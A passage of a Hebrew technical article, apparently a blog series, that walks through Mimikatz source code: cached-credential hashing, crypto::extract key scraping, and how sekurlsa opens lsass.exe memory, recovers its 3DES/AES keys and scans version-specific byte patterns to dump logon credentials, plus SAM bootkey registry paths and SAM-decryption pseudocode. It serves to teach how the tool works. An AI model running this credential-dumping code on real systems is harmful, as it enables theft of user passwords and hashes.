if(kull_m_crypto_hash(CALG_SHA_256, uPassword.Buffer, uPassword.Length, sha2, 32))
	kprintf(L"SHA2: "); kull_m_string_wprintf_hex(sha2, 32, 0); kprintf(L"\n");

return STATUS_SUCCESS;
```

לצורך שלמות הסבר, נציין ששליטה על אופן ה-cache וכמה התחברויות לשמור לאחור במערכת ההפעלה ניתן לבצע באמצעות הערך CachedLogonsCount תחת הנתיב ברגיסטרי של:

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
```

במקרה של המכונה השלי, הערך הדיפולטי הוא 10 - משמע רק ה-10 התחברויות האחרונות של כלל המשתמשים במכונה ישמרו לוקאלית:



כמו כן, ערך ה-DCC2 מאוחסן ברגיסטרי תחת:

```
HKEY_LOCAL_MACHINE\SECURITY\Cache
```

Crypto::extract

הפקודה אמונה על הוצאת מפתחות מתוך תשתית ה-CryptoAPI של Windows. הפקודה עובדת ע"י חיפוש של תהליכים בזיכרון אחר מפתחות קריפטוגרפיים ומידע רגיש אחר כדוגמת session keys, תעודות ומפתחות RSA. הפונקציה kull_m_process_getProcessInformation בקובץ kull_m_process.c מאפשרת לקבל מידע על כל תהליך בעזרת callback שנקרא kuhl_m_crypto_extract_ProcessAnalysis שמשיגה את ה-ID של התהליך ולבסוף, לאחר שירשור קצר של פונקציות נוספות, את ה-PEB (Process Environment Block) שלו - המידע במסגרת userland של התהליך. בהמשך, ישנו חיפוש של המודול rsaenh.dll (ספריה המממשת cryptographic service provide בשביל לבצע את פונקציות ההצפנה והפיענוח של RSA) בתהליך ומושג מידע על ה-exported functions שלו. אותן פונקציות מאפשרות להבין האם התהליך מכיל סודות.

להלן הקוד בקובץ kuhl_m_crypto_extractor.c שמבצע את הבדיקה ב-exported functions:

```
BOOL CALLBACK kuhl_m_crypto_extract_exports_callback_module_exportedEntry32(PKULL_M_PROCESS_EXPORTED_ENTRY pExportedEntryInformations, PVOID pvArg)
{
	PKIWI_CRYPT_SEARCH ps = (PKIWI_CRYPT_SEARCH) pvArg;
	if(pExportedEntryInformations->name)
	{
		if(_stricmp(pExportedEntryInformations->name, "CPGenKey") == 0)
			ps->ProcessKiwiCryptKey32.CPGenKey = PtrToUlong(pExportedEntryInformations->function.address);
		else if(_stricmp(pExportedEntryInformations->name, "CPDeriveKey") == 0)
			ps->ProcessKiwiCryptKey32.CPDeriveKey = PtrToUlong(pExportedEntryInformations->function.address);
		else if(_stricmp(pExportedEntryInformations->name, "CPDestroyKey") == 0)
			ps->ProcessKiwiCryptKey32.CPDestroyKey = PtrToUlong(pExportedEntryInformations->function.address);
		else if(_stricmp(pExportedEntryInformations->name, "CPSetKeyParam") == 0)
			ps->ProcessKiwiCryptKey32.CPSetKeyParam = PtrToUlong(pExportedEntryInformations->function.address);
		else if(_stricmp(pExportedEntryInformations->name, "CPGetKeyParam") == 0)
			ps->ProcessKiwiCryptKey32.CPGetKeyParam = PtrToUlong(pExportedEntryInformations->function.address);
		else if(_stricmp(pExportedEntryInformations->name, "CPExportKey") == 0)
			ps->ProcessKiwiCryptKey32.CPExportKey = PtrToUlong(pExportedEntryInformations->function.address);
		else if(_stricmp(pExportedEntryInformations->name, "CPImportKey") == 0)
			ps->ProcessKiwiCryptKey32.CPImportKey = PtrToUlong(pExportedEntryInformations->function.address);
		else if(_stricmp(pExportedEntryInformations->name, "CPEncrypt") == 0)
			ps->ProcessKiwiCryptKey32.CPEncrypt = PtrToUlong(pExportedEntryInformations->function.address);
		else if(_stricmp(pExportedEntryInformations->name, "CPDecrypt") == 0)
			ps->ProcessKiwiCryptKey32.CPDecrypt = PtrToUlong(pExportedEntryInformations->function.address);
		else if(_stricmp(pExportedEntryInformations->name, "CPDuplicateKey") == 0)
			ps->ProcessKiwiCryptKey32.CPDuplicateKey = PtrToUlong(pExportedEntryInformations->function.address);

		ps->bAllProcessKiwiCryptKey = ps->ProcessKiwiCryptKey32.CPGenKey && ps->ProcessKiwiCryptKey32.CPDeriveKey &&
			ps->ProcessKiwiCryptKey32.CPDestroyKey && ps->ProcessKiwiCryptKey32.CPSetKeyParam &&
			ps->ProcessKiwiCryptKey32.CPGetKeyParam && ps->ProcessKiwiCryptKey32.CPExportKey &&
			ps->ProcessKiwiCryptKey32.CPImportKey && ps->ProcessKiwiCryptKey32.CPEncrypt &&
			ps->ProcessKiwiCryptKey32.CPDecrypt && ps->ProcessKiwiCryptKey32.CPDuplicateKey;
	}
	return !ps->bAllProcessKiwiCryptKey;
}
```

כאשר rsaenh.dll אינו בזיכרון, ישנו חיפוש של ספריות bycrypt.dll (מימוש פונקציות הצפנה סימטריות, אסימטריות, גיבובים וכן חתימות ב-Windows, החל ממערכות Windows Vista והלאה) ו-bcryptprimitives.dll (מימוש פונקציות קריפטוגרפיות כדוגמת גזירת מפתחות, הצפנה ופיענוח - החל מ-Windows 8 והלאה). כאמור, הכל כתלות במערכת ההפעלה. גם בהן מתבצע חיפוש של ה- exported functions.

במידה ואכן נמצא שקיימות exported functions חשודות, ישנו ניסיון לקרוא מהזיכרון של התהליך, לחפש בו מבני זיכרון המתאימים למבנים קריפטוגרפיים כדוגמת מפתחות RSA ו-AES. לדוגמה, בשביל לבדוק אם הזיכרון מכיל מפתח פרטי של RSA מתבצע חיפוש לפי Header ספציפי ובדיקת האורך שלו. במידה ואותו שדה קיים, המידע מועתק מהזיכרון.

דוגמה למבני זיכרון שהקוד מחפש:


```
typedef struct _KIWI_RAWKEY64 {
    DWORD64 obfUnk0; // 0E380D2CC
    ALG_ID Algid;
    DWORD Flags; // ? 1
    DWORD dwData; // size (0x10) ?
    // align on x64
    DWORD64 Data;
    DWORD unk0; // ? 1
    DWORD unk1;
    DWORD64 unk2; //
    DWORD unk3;
    BYTE IV[32];
    DWORD unk4;
    DWORD dwSalt;
    BYTE Salt[24];
    DWORD unk5; // ? 1
    DWORD dwMode;
    DWORD dwModeBits;
    DWORD dwPermissions;
    DWORD dwEffectiveKeyLen;
    DWORD64 OaepParamsLen;
    DWORD dwOaepParamsLen;
    DWORD dwBlockLen;
} KIWI_RAWKEY64, *PKIWI_RAWKEY64;
```

```
typedef struct _RSAPUBKEY {
    DWORD magic;
    DWORD bitlen;
    DWORD pubexp;
} RSAPUBKEY;
```

Sekurlsa module - האם מימיקץ בכלל צריך עוד מודלים חוץ ממנו?

כנראה המודל הכי מוכר בכל Mimikatz. אפשר לומר שבפרפק הקרוב ניגע רק ב"פקודה אחת" - **sekurlsa::logonpasswords**. השתמשנו בגרשיים מכיוון שלמעשה הפקודה הזו הכוללת כמעט את כל שאר פקודות המודול בתוכה ולכן תכל'ס נסביב כבר פחות או יותר את כולן. כמו כן, נציין שרוב הפקודות במודל דומות מאוד באופן הפעולה שלהן ולכן לאחר ההסבר הראשוני על אחת מהן (msv), לא נעמיק בכולן (ובחלקן לא ניגע כלל). רוב הלוגיקה של המודל ממומשת בקובץ kuhl_m_sekurlsa.c אבל מכיוון שהמודל עצמו מבצע פעולות רחבות מאוד הוא לוקח גם די הרבה קוד ממודלים אחרים.

נושא שחשוב להכיר לפני שצוללים לפרק הוא Authentication Packages (חבילות אימות בעברית לא ברורה). רשמתי על כך ארוכות במאמר הקודם ולכן נסתפק בלגנוב משם את האיור של ארכיטקטורת SSPI (Security Support Provider Interface), להדגיש בו את חבילות האימות ולהפנות את הקורא האחראי אל המאמר הנ"ל במידה ומשהו לא מובן:



אוקיי מתחילים. הפקודה **sekurlsa::logonpasswords** נוגעת בחבילות האימות הבאות - msv, livessp, Kerberos, credential manager, wdigest ועוד אשר פועלות בתוך LSASS:

```
const PKUHL_M_SEKURLSA_PACKAGE lsassPackages[] = {
    &kuhl_m_sekurlsa_msv_package,
    &kuhl_m_sekurlsa_tspkg_package,
    &kuhl_m_sekurlsa_wdigest_package,
#if !defined(_M_ARM64)
    &kuhl_m_sekurlsa_livessp_package,
#endif
    &kuhl_m_sekurlsa_kerberos_package,
    &kuhl_m_sekurlsa_ssp_package,
    &kuhl_m_sekurlsa_dpapi_svc_package,
    &kuhl_m_sekurlsa_credman_package,
    &kuhl_m_sekurlsa_kdcsvc_package,
    &kuhl_m_sekurlsa_cloudap_package,
};
```

לפני שנעבור על כיצד sekurlsa מנצלת כל חבילה בנפרד בשביל לשלוף את הסודות ממנה, נסתכל על פונקציה kuhl_m_sekurlsa_acquireLSA אשר מהווה חלק חשוב בחיבור אל מול תהליך ה-lsass עצמו (והלכה למעשה קוראים לה בכל פעם שרוצים להתממשק אליו בקוד).

הערה: מכיוון שתהליך lsass הוא תהליך רגיש, כל ההתקשרות מולו מוצפנת (על ידי מפתח סימטרי). בשביל כך, mimikatz מחפש בזיכרון תבניות המייצגות את את מפתח ה-IV, מפתח ה-3DES ומפתח ה-AES ובאמצעותם יוצר מפתח סימטרי לתקשורת מול lsass.

פונקציית kuhl_m_sekurlsa_acquireLSA מתחילה בטיפה הגדרת משתנים ואז בודקת האם בעבר השגנו כבר את מרחב הזיכרון של תהליך ה-lsass (לפי בדיקת משתנה hLsassMem). במידה ועדיין אין לנו את הכתובת (זו הריצה הראשונה של מיפוי כתובת ה-lsass), הקוד ינסה להשיג את ה-id של תהליך מהזיכרון. ניתן לראות את זה בתמונה הבאה:

```
if(!cLsass.hLsassMem)
{
    status = STATUS_NOT_FOUND;
    if(pMinidumpName)
    {
        Type = KULL_M_MEMORY_TYPE_PROCESS_DMP;
        kprintf(L"Opening : \'%s\' file for minidump...\n", pMinidumpName);
        hData = CreateFile(pMinidumpName, GENERIC_READ, FILE_SHARE_READ, NULL, OPEN_
    }
    else
    {
        Type = KULL_M_MEMORY_TYPE_PROCESS;
        if(kull_m_process_getProcessIdForName(L"lsass.exe", &pid))
            hData = OpenProcess(processRights, FALSE, pid);
        else PRINT_ERROR(L"LSASS process not found (?)\n");
    }
```

הפונקציה kull_m_process_getProcessIdForName שבתמונה היא חלק ממודל **Process** (אליו נקדיש פרק שלם בהמשך) אשר מנסה להשיג את ה-pid של תהליך מסוים ולפתוח אליו handle בעזרת פנייה אל Windows API עם openProcess.

כיצד אז משיגים את ה-pid של lsass אתם שואלים? ניכנס אל kull_m_process.c ונראה בדיוק את זה:

```
NTSTATUS kull_m_process_NtQuerySystemInformation(SYSTEM_INFORMATION_CLASS informationClass, PVOID buffer, ULONG informationLength)
{
    NTSTATUS status = STATUS_INFO_LENGTH_MISMATCH;
    DWORD sizeOfBuffer, returnedLen;

    if(*(PVOID *) buffer)
    {
        status = NtQuerySystemInformation(informationClass, *(PVOID *) buffer, informationLength, &returnedLen);
    }
    else
    {
        for(sizeOfBuffer = 0x1000; (status == STATUS_INFO_LENGTH_MISMATCH) && (*(PVOID *) buffer = LocalAlloc(LPTR, sizeOfBuffer)) ; sizeOfBuffer <<= 1)
        {
            status = NtQuerySystemInformation(informationClass, *(PVOID *) buffer, sizeOfBuffer, &returnedLen);
            if(!NT_SUCCESS(status))
                LocalFree(*(PVOID *) buffer);
        }
    }
    return status;
}

NTSTATUS kull_m_process_getProcessInformation(PKULL_M_PROCESS_ UM_CALLBACK callBack, PVOID pvArg)
{
    NTSTATUS status;                                        :ESS_ENUM_CALL
    PSYSTEM_PROCESS_INFORMATION buffer = NULL, myInfos;

    status = kull_m_process_NtQuerySystemInformation(SystemProcessInformation, &buffer, 0);

    if(NT_SUCCESS(status))
    {
        for(myInfos = buffer; callBack(myInfos, pvArg) && myInfos->NextEntryOffset ; myInfos = (PSYSTEM_PROCESS_INFORMATION) ((PBYTE) myInfos + myInfos->NextEntryOffset));
        LocalFree(buffer);
    }
    return status;
}
```

כמו שאפשר לראות, שתי הפונקציות שבתמונה עושות שימוש ב-NtQuerySystemInformation עם הדגל של SystemProcessInformation. לפי הדוקומנטציה של מייקרוסופט, שימוש בדגל הנוכחי יחזיר מערך עם כל התהליכים שרצים כעת במערכת. אחר כך, באמצעות RtlEqualUnicodeString מתבצעת השוואה עבור כל תהליך שמצאנו אל מול שם התהליך שברצוננו לחפש, שכאמור במקרה זה - "**lsass.exe**".

```
BOOL CALLBACK kull_m_process_callback_pidForName(PSYSTEM_PROCESS_INFORMATION pSystemProcessInformation, PVOID pvArg)
{
        if(((PKULL_M_PROCESS_PID_FOR_NAME) pvArg)->isFound = RtlEqualUnicodeString(&pSystemProcessInformation->ImageName, ((PKULL_M_PROCESS_PID_FOR_NAME) pvArg)->name, TRUE))
                *((PKULL_M_PROCESS_PID_FOR_NAME) pvArg)->processId = PtrToUlong(pSystemProcessInformation->UniqueProcessId);
        return !((PKULL_M_PROCESS_PID_FOR_NAME) pvArg)->isFound;
}

BOOL kull_m_process_getProcessIdForName(LPCWSTR name, PDWORD processId)
{
        BOOL status = FALSE;
        UNICODE_STRING uName;
        KULL_M_PROCESS_PID_FOR_NAME mySearch = {&uName, processId, FALSE};

        RtlInitUnicodeString(&uName, name);
        if(NT_SUCCESS(kull_m_process_getProcessInformation(kull_m_process_callback_pidForName, &mySearch)))
                status = mySearch.isFound;
        return status;;
}
```

לאחר השגת ה-handle, נשים את המצביע המתאים אל התהליך:

```
    break;
case KULL_M_MEMORY_TYPE_PROCESS:
    if((*hMemory)->pHandleProcess = (PKULL_M_MEMORY_HANDLE_PROCESS) LocalAlloc(LPTR, sizeof(KULL_M_MEMORY_HANDLE_PROCESS)))
    {
        (*hMemory)->pHandleProcess->hProcess = hAny;
        status = TRUE;
    }
    break;
```

בהמשך, mimikatz משיג מידע על הכתובות והסיפריות בהן התהליך משתמש ולאחר קריאה אל פונקציה kuhl_m_sekurlsa_nt6_LsaInitializeProtectedMemory נשיג את המפתחות אל מול ה-lsass בעזרת קריאת מערכת BCryptGetProperty אשר מחזירה מאפיינים קריפטוגרפיים.

במידה והכל צלח, נחפש בזיכרון את התבנית המייצגת את את מפתח ה-IV, מפתח ה-3DES ומפתח ה-AES. הכלי משתמש במפתחות האלו על מנת ליצור מפתח הצפנה סימטרי משלו עבור הדיבור עם תהליך ה-lsass בעזרת BCryptGenerateSymmetricKey:

```
NTSTATUS kuhl_m_sekurlsa_nt6_acquireKeys(ULONG_PTR pInitializationVector, ULONG_PTR phAesKey, ULONG_PTR ph3DesKey)
{
        NTSTATUS status = STATUS_NOT_FOUND;
        if(ReadMemory(pInitializationVector, InitializationVector, sizeof(InitializationVector), NULL))
                if(kuhl_m_sekurlsa_nt6_acquireKey(ph3DesKey, &k3Des) && kuhl_m_sekurlsa_nt6_acquireKey(phAesKey, &kAes))
                        status = STATUS_SUCCESS;
        return status;
}
```

```
if(buffer = LocalAlloc(LPTR, taille))
{
  if(ReadMemory(phKey, &ptr, sizeof(PVOID), NULL))
  {
    if(ReadMemory((ULONG_PTR) ptr, &hKey, sizeof(KIWI_BCRYPT_HANDLE_KEY), NULL) && hKey.tag == 'UUUR')
    {
      if(ReadMemory((ULONG_PTR) hKey.key, buffer, taille, NULL) &&  ((PKIWI_BCRYPT_KEY) buffer)->tag == 'MSSK') // same as 8
      {
        pHardKey = (PKIWI_HARD_KEY) ((PBYTE) buffer + offset);
        if(bufferHardKey = LocalAlloc(LPTR, pHardKey->cbSecret))
        {
          if(ReadMemory((ULONG_PTR) hKey.key + offset + FIELD_OFFSET(KIWI_HARD_KEY, data), bufferHardKey, pHardKey->cbSecret, NULL))
          {
            __try
            {
              status = NT_SUCCESS(BCryptGenerateSymmetricKey(pGenKey->hProvider, &pGenKey->hKey, pGenKey->pKey, pGenKey->cbKey, (PUCHAR) bufferHardKey, pHardKey->cbSecret, 0));
            }
            __except(GetExceptionCode() == ERROR_DLL_NOT_FOUND){}
          }
          LocalFree(bufferHardKey);
        }
      }
    }
  }
  LocalFree(buffer);
}
```

אז יש לנו handler ישיר לזיכרון של תהליך lsass ואת מפתח ההצפנה שמאפשר לנו לתקשר איתו. מה אפשר לעשות מכאן? ובכן, בדיוק מה שאתם חושבים - **להוציא את כל הסודות שיש בתוכו**. זה לא כל כך פשוט. נתחיל לעבור על חבילות האימות השונות.

ספוילר אלרט: אפשר לחלק את כל המעבר על פקודת **sekurlsa** עם כל <u>חבילות האימות השונות</u> לאלגוריתם הבא:

1. פתיחת חיבור אל ה-DLL העומד מאחורי חבילת האימות הנבחרת
2. יצירת מפתח לדיבור מול ה-LSASS
3. סריקה בזיכרון התהליך למציאת חתימה\תבנית* מוגדרת מראש כתלות במ"ה
4. קריאה של ה-credentials לפי מה שמצאנו

אם הבנתם את ארבעת השלבים הללו - הבנתם את רוב הפרק.

* בפרק "**פונקציות מעניינות שבחרנו לשים עליהן דגש**" לקראת סוף המאמר אנחנו מציגים בדיוק את קטעי הקוד שאחראיים על חיפוש החתימות\תבניות בזיכרון ספריות ה-DLL הרלוונטיות לכל חבילת אימות.

Msv - הפקודה הראשונה שבה ניגע היא **sekurlsa::msv**. בפקודה זו, נפתח את הזיכרון של lsass בעזרת הפונקציה של mimikatz שנקראת kull_m_memory_open ובעזרת openProcess. נוכל לראות כאן את פעולת פתיחת הזיכרון:

```
case KULL_M_MEMORY_TYPE_PROCESS:
    if((*hMemory)->pHandleProcess = (PKULL_M_MEMORY_HANDLE_PROCESS) LocalAlloc(LPTR, sizeof(KULL_M_MEMORY_HANDLE_PROCESS)))
    {
        (*hMemory)->pHandleProcess->hProcess = hAny;
        status = TRUE;
    }
    break;
```

כאשר האובייקט hmemory מורכב ממספר handle-ים שונים ונראה כך:

```
typedef struct _KULL_M_MEMORY_HANDLE_PROCESS
{
        HANDLE hProcess;
} KULL_M_MEMORY_HANDLE_PROCESS, *PKULL_M_MEMORY_HANDLE_PROCESS;

typedef struct _KULL_M_MEMORY_HANDLE_FILE
{
        HANDLE hFile;
} KULL_M_MEMORY_HANDLE_FILE, *PKULL_M_MEMORY_HANDLE_FILE;

typedef struct _KULL_M_MEMORY_HANDLE_PROCESS_DMP
{
        PKULL_M_MINIDUMP_HANDLE hMinidump;
} KULL_M_MEMORY_HANDLE_PROCESS_DMP, *PKULL_M_MEMORY_HANDLE_PROCESS_DMP;

typedef struct _KULL_M_MEMORY_HANDLE_KERNEL
{
        HANDLE hDriver;
} KULL_M_MEMORY_HANDLE_KERNEL, *PKULL_M_MEMORY_HANDLE_KERNEL;

typedef struct _KULL_M_MEMORY_HANDLE {
        KULL_M_MEMORY_TYPE type;
        union {
                PKULL_M_MEMORY_HANDLE_PROCESS pHandleProcess;
                PKULL_M_MEMORY_HANDLE_FILE pHandleFile;
                PKULL_M_MEMORY_HANDLE_PROCESS_DMP pHandleProcessDmp;
                PKULL_M_MEMORY_HANDLE_KERNEL pHandleDriver;
        };
} KULL_M_MEMORY_HANDLE, *PKULL_M_MEMORY_HANDLE;
```

כמו בהסבר מקודם, ננסה להשיג מפתחות אל ה-LSASS בעזרת 3DES ולאחר מכן בעזרת AES. ננסה לעשות זאת בעזרת BCryptOpenAlgorithmProvider על מנת לטעון את סוג האלגוריתם, BCryptSetProperty יאפשר לטעון את מצב ההצפנה ([CBC](CBC) עבור 3DES ו-[CFB](CFB) עבור AES). נשיג מידע על המודול בעזרת kull_m_process_getVeryBasicModuleInformations (אחלה שם) ו- kuhl_m_sekurlsa_findlibs:

```
NTSTATUS kuhl_m_sekurlsa_nt6_LsaInitializeProtectedMemory()
{
    NTSTATUS status = STATUS_NOT_FOUND;
    ULONG dwSizeNeeded;
    __try
    {
        status = BCryptOpenAlgorithmProvider(&k3Des.hProvider, BCRYPT_3DES_ALGORITHM, NULL, 0);
        if(NT_SUCCESS(status))
        {
            status = BCryptSetProperty(k3Des.hProvider, BCRYPT_CHAINING_MODE, (PBYTE) BCRYPT_CHAIN_MODE_CBC, sizeof(BCRYPT_CHAIN_MODE_CBC), 0);
            if(NT_SUCCESS(status))
            {
                status = BCryptGetProperty(k3Des.hProvider, BCRYPT_OBJECT_LENGTH, (PBYTE) &k3Des.cbKey, sizeof(k3Des.cbKey), &dwSizeNeeded, 0);
                if(NT_SUCCESS(status))
                    k3Des.pKey = (PBYTE) LocalAlloc(LPTR, k3Des.cbKey);
            }
        }

        if(NT_SUCCESS(status))
        {
            status = BCryptOpenAlgorithmProvider(&kAes.hProvider, BCRYPT_AES_ALGORITHM, NULL, 0);
            if(NT_SUCCESS(status))
            {
                status = BCryptSetProperty(kAes.hProvider, BCRYPT_CHAINING_MODE, (PBYTE) BCRYPT_CHAIN_MODE_CFB, sizeof(BCRYPT_CHAIN_MODE_CFB), 0);
                if(NT_SUCCESS(status))
                {
                    status = BCryptGetProperty(kAes.hProvider, BCRYPT_OBJECT_LENGTH, (PBYTE) &kAes.cbKey, sizeof(kAes.cbKey), &dwSizeNeeded, 0);
                    if(NT_SUCCESS(status))
                        kAes.pKey = (PBYTE) LocalAlloc(LPTR, kAes.cbKey);
                }
            }
        }
    }
    __except(GetExceptionCode() == ERROR_DLL_NOT_FOUND){}
    return status;
}
```

את המפתח לפתיחת ה-LSASS נייצא מזיכרון ה-LSASS (לא נלאה בדרך שבה זה קורה). לאחר שמצאנו את ה-header המתאים ל-msv1_0.dll , נטען את זיכרון ה-LSASS שקראנו אל האובייקט הבא:

```
typedef struct _KIWI_BASIC_SECURITY_LOGON_SESSION_DATA {
    PKUHL_M_SEKURLSA_CONTEXT      cLsass;
    const KUHL_M_SEKURLSA_LOCAL_HELPER * lsassLocalHelper;
    PLUID                         LogonId;
    PLSA_UNICODE_STRING           UserName;
    PLSA_UNICODE_STRING           LogonDomain;
    ULONG                         LogonType;
    ULONG                         Session;
    PVOID                         pCredentials;
    PSID                          pSid;
    PVOID                         pCredentialManager;
    FILETIME                      LogonTime;
    PLSA_UNICODE_STRING           LogonServer;
} KIWI_BASIC_SECURITY_LOGON_SESSION_DATA, *PKIWI_BASIC_SECURITY_LOGON_SESS
```

כל עוד סוג ההתחברות אינו network (לדוגמה בחיבור ל-share, winRM, מדפסת) נבצע הדפסה של הפרטים מהזיכרון על בסיס מיקומם בזיכרון.

המשתנה gCandidateKeys יכיל את רשימת מפתחות (מפתחות hardcoded, מפתחות דיפולטיביים ומפתחות שנגזרו מתוך ה-SAM) ש-mimikatz תשתמש בהן על מנת לפענח את ה-masterkey שיאפשר להיכנס אל ה-credentials המוצפנים:

```
LIST_ENTRY gCandidateKeys = {&gCandidateKeys, &gCandidateKeys};
BYTE gIumMkPerBoot[32];
BOOL isgIumMkPerBoot = FALSE;

BOOL kuhl_m_sekurlsa_sk_candidatekey_add(BYTE key[32], DOUBLE entropy)
{
        BOOL status = FALSE;
        PKEYLIST_ENTRY entry;
        if(key)
        {
                if(entry = (PKEYLIST_ENTRY) LocalAlloc(LPTR, sizeof(KEYLIST_ENTRY)))
                {
                        RtlCopyMemory(entry->key, key, 32);
                        entry->entropy = entropy;
                        entry->navigator.Blink = gCandidateKeys.Blink;
                        entry->navigator.Flink = &gCandidateKeys;
                        ((PKEYLIST_ENTRY) gCandidateKeys.Blink)->navigator.Flink = (PLIST_ENTRY) entry;
                        gCandidateKeys.Blink = (PLIST_ENTRY) entry;
                        status = TRUE;
                }
        }
        else PRINT_ERROR(L"No key?");
        return status;
}
```

כאשר PKEYLIST_ENTRY מוגדר בצורה הבאה:

```
typedef struct _KEYLIST_ENTRY {
        LIST_ENTRY navigator;
        BYTE key[32];
        DOUBLE entropy;
} KEYLIST_ENTRY, *PKEYLIST_ENTRY;
```

לכל מועמד ב-gCandidateKeys שמועמד להיות ה-**SysKey** (נקרא גם bootkey או System key), ננסה ליצור מפתח סימטרי (masterkey) באמצעות BCryptGenerateSymmetricKey ונשתמש ב- BCryptDecrypt על מנת לנסות לפענח את הבלוק המוצפן שמייצא את ה-credentials המוצפנים.

מה זה SysKey? ובכן, מדובר באופרציה שמצפינה בצורה חזקה את ה-hashed password בתוך ה-SAM על מנת להגן עליהם מפני פיצוח. ה-syskey נלקח מארבע מפתחות שונים:

- HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa\JD
- HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa\Skew1
- HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa\Data
- HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa\GBG

עם זאת, אל תצפו לראות שם יותר מידי מכיוון שהמידע עצמו נשמר בשדה מוסתר של המפתח שלא ניתן לראות עם כלים כמו regedit. אם לדייק אזי כל חלק של המפתח נשמר בתוך ה-key's Class attribute בתור Unicode string שמספק ערך האקסה של החלק במפתח.

אותם מפתחות נגישים גם בזמן תהליך ה-boot על ידי ה-thread הראשי של Smss (Session Manager) אשר מתחיל את תהליך Winlogon שבתורו טוען את תהליך LSASS יותר מאוחר בשביל להרים את שירות ה-SAM שמתממשק עם ממסד הנתונים של SAM עצמו ואת syskey.exe. בפרק הבא (של lsadump) נרחיב על הנושא עוד טיפה כאשר ניגע במימוש של ביצוע SAM dump.

נסכם את המודל של msv באמצעות פסודו קוד להוצאת המפתחות המוצפנים:

```
function getHashedPassword(bootKey):
    # Open the SAM file in binary mode
    samFile = open('C:\Windows\System32\config\SAM', 'rb')
    samData = samFile.read() # Read the binary data from the SAM file
    samFile.close() # Close the SAM file

    # Extract the necessary data from the SAM file:
    bootKeyBytes = bootKey.encode('utf-16le')
    bootKeyHash = hashlib.sha1(bootKeyBytes).digest()
    rc4Key = bootKeyHash[:16]
    rc4 = ARC4.new(rc4Key)
    encryptedBytes = samData[0x3c:0x40] + samData[0x50:]
    decryptedBytes = rc4.decrypt(encryptedBytes)
    hashedPassword = decryptedBytes[-0x20:]

    return hashedPassword
```

sekurlsa::wdigest - גם כאן, ניתקל בהתנהגות דומה לזאת של msv - פתיחת הזיכרון של ה-wdigest.dll מתוך lsass, השגת מפתחות, חיפוש signature בזיכרון והדפסת הנתונים הרלוונטיים.

החתימות\תבניות הרלוונטיים ל-wdigest הם כתלות בגרסה של מערכת ההפעלה.

אפשר לראות זאת בצורה טובה בקובץ kuhl_m_sekurlsa_wdigest.c:

```
#if defined(_M_ARM64)
BYTE PTRN_WIN6_PasswdSet[] = {0xc4, 0x22, 0x40, 0xb9, 0x8b, 0xa2, 0x00, 0x91, 0x28, 0x21, 0x40, 0xb9, 0x1f, 0x01, 0x04, 0x6b};
KULL_M_PATCH_GENERIC WDigestReferences[] = {
	{KULL_M_WIN_BUILD_10_1803,	{sizeof(PTRN_WIN6_PasswdSet),	PTRN_WIN6_PasswdSet},	{0, NULL}, {-48, 8, 48}},
};
#elif defined(_M_X64)
BYTE PTRN_WIN5_PasswdSet[]	= {0x48, 0x3b, 0xda, 0x74};
